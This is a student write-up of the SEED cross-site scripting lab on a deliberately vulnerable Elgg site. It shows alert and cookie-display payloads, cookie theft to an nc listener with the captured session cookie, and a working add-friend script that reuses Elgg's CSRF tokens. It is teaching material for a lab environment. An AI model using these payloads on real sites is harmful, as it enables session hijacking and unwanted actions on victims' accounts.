



Task 1 : Posting a Malicious Message to Display a Alert Window

The objective of this task is to embed a javascript program to our Elgg Profile, such that when another user views your profile, our javascript program will be executed and an alert window will be displayed. In this task, We first login as alice with her credentials. Once logged in we edit her profile with our malicious script. In this case we just use a script that opens an alert window with some random message we pass in. Below is the screenshot of how we inject malicious code into alice's account.



The highlighted section in the screenshot above is `<script> alert("XSS"); </script>`.


Once the user profile is updated, any user that logs in search for Alice's profile, when landed into alice's page, can see this pop up alert code that we injected previously. Below is the screenshot of the same.




In a similar way, we can pass any malicious code in any section of the user like fetching the script from any test site like <http://www.example.com/myscripts.js> or any site that has a malicious script written. If the script is too long, we can pass the path to the custom javascript file in the src tag.

Task 2 : Posting a Malicious Message to Display Cookies:

This is a little advanced version of task 1. In task 1 we just displayed a malicious message when someone accessed someone's profile. In this task, we display the cookie information of the user. We edit the user's Brief Description section with `<script>alert(document.cookie)</script>`.




Once the profile is updated, when someone visits the malicious profile, they can see their cookie information as shown below.



Task 3: Stealing Cookies from the Victim's Machine


In the previous task, we only displayed the cookie information of the user that is logged in.. to the user that is logged in. But there is nothing the attacker can achieve on showing the cookie information to the user than having the cookie information with him. In this task, we modify the script with the help of the browser extension **HTTP Header Live**. We achieve this by inserting an img tag with the src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.0.2.15), since we're in the same machine, we make use of the address 0.0.0.0 as the attacker's IP, where the attacker has a TCP server listening to the same port.



The script written in the above step is

`<script>document.write("");</script>`

Here, we have the attacker's server running on port **5555** on running the command **nc -l 5555 -v**. When the profile is updated, and when someone visits the updated profile, their cookie information is sent to the attacker. Below screenshot shows the highlighted section which is how the attacker receives the cookie.



```
Terminal
File Edit View Search Terminal Help
[04/01/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:e0:7c:7a
            inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::3b4b:808e:51b3:f3c1/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:13569 errors:0 dropped:0 overruns:0 frame:0
            TX packets:7562 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:10958001 (10.9 MB)  TX bytes:2742851 (2.7 MB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:2337 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2337 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:384226 (384.2 KB)  TX bytes:384226 (384.2 KB)

[04/01/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51820)
GET /?c=Elgg%3D5qp6i4h4lht5on2f3vpntblt77 HTTP/1.1
Host: 0.0.0.0:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Task 4 : Becoming the Victim's Friend


Worms by nature are self-propagating. But in this task we tweak the worm where it adds any user that visits the user's profile as his friend. The objective of this attack is to add samy as a friend to a victim. In this task we make use of the browser's added plugin, HTTP Header live to inspect the steps taken to add someone as a friend. We check the contents of the HTTP Request message sent from the browser. The screenshot below displays how the packet header looks like when the User Charlie adds Alice as his friend.



```
GET http://www.xsslabelgg.com/action/friends/add?friend=44&_elgg_ts=1585725831&_elgg_token=LDDP7jffOAqJVpnjzdcUPa&_elgg_ts=1585725831&_elgg_token=LDDP7jffOAqJVpnjzdcUPa
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=ebhr82sfajalibosottje0i71
Connection: keep-alive
```

Following the contents of the packet, we write a similar javascript program to send out the same HTTP Request when someone visits our profile. The javascript code I added in to the about section of the Samy's profile is :


```
<script type="text/javascript">
window.onload = function () {
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    var Ajax=new XMLHttpRequest ();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Keep-Alive","300");
    Ajax.setRequestHeader("Connection","keep-alive");
    Ajax.setRequestHeader("Cookie",document.cookie);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```



Here, we find out that the guid of Samy is **47**. We use this guid along with the **timestamp** and **security token standard**. We then make a GET call with this URL from the host www.xsslabelgg.com. Once this is updated and saved.. This script is executed right away and we can see samy is friends with samy.



Now we login into the application as boby. And the search for samy's profile. Without performing any actions.. We can see boby is now friends with samy as the script written in the about section of samy's profile is executed as soon as boby is landed into samy's profile.



There are 2 Questions that are to be answered in this task..

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

To become friends with Samy, the URL is

http://www.xsslabelgg.com/action/friends/add?friend=47&_elgg_ts=1585722542&_elgg_token=FcO509Q0i4m6uiGeulgQMg&_elgg_ts=1585722542&_elgg_token=FcO509Q0i4m6uiGeulgQMg

If we break this URL, we can see 3 different parts.

Part 1: <http://www.xsslabelgg.com/action/friends/add?friend=47>

Here 47 is the guid of the user Samy.

Part 2: [&__elgg_ts=1585722542](#) This is where the timestamp is declared. This is depicted in line 1 as
`var ts="__elgg_ts="+elgg.security.token.__elgg_ts;`

Part 3: [&__elgg_token=FcO509Q0i4m6uiGeulgQMg](#) . This is where the security token standard is declared in the URL. This is depicted in line 2 as


`var token="__elgg_token="+elgg.security.token.__elgg_token;`

These 3 parts combined forms the send url that is depicted in the next line as

`var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;`

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

The About me field provides 2 modes. Editor Mode and Text Mode. Adding the code in the default Editor mode **doesn't launch** the attack successfully. When added the code in the default mode, we can see the code we've written is displayed as it is. It is not hidden as it does when using the Text mode. Not hiding the malicious code will make the victim alert that he's been attacked. The "About me" section of the user Samy when checked by other users after the malicious code is written in the Default Editor mode is shown as below.

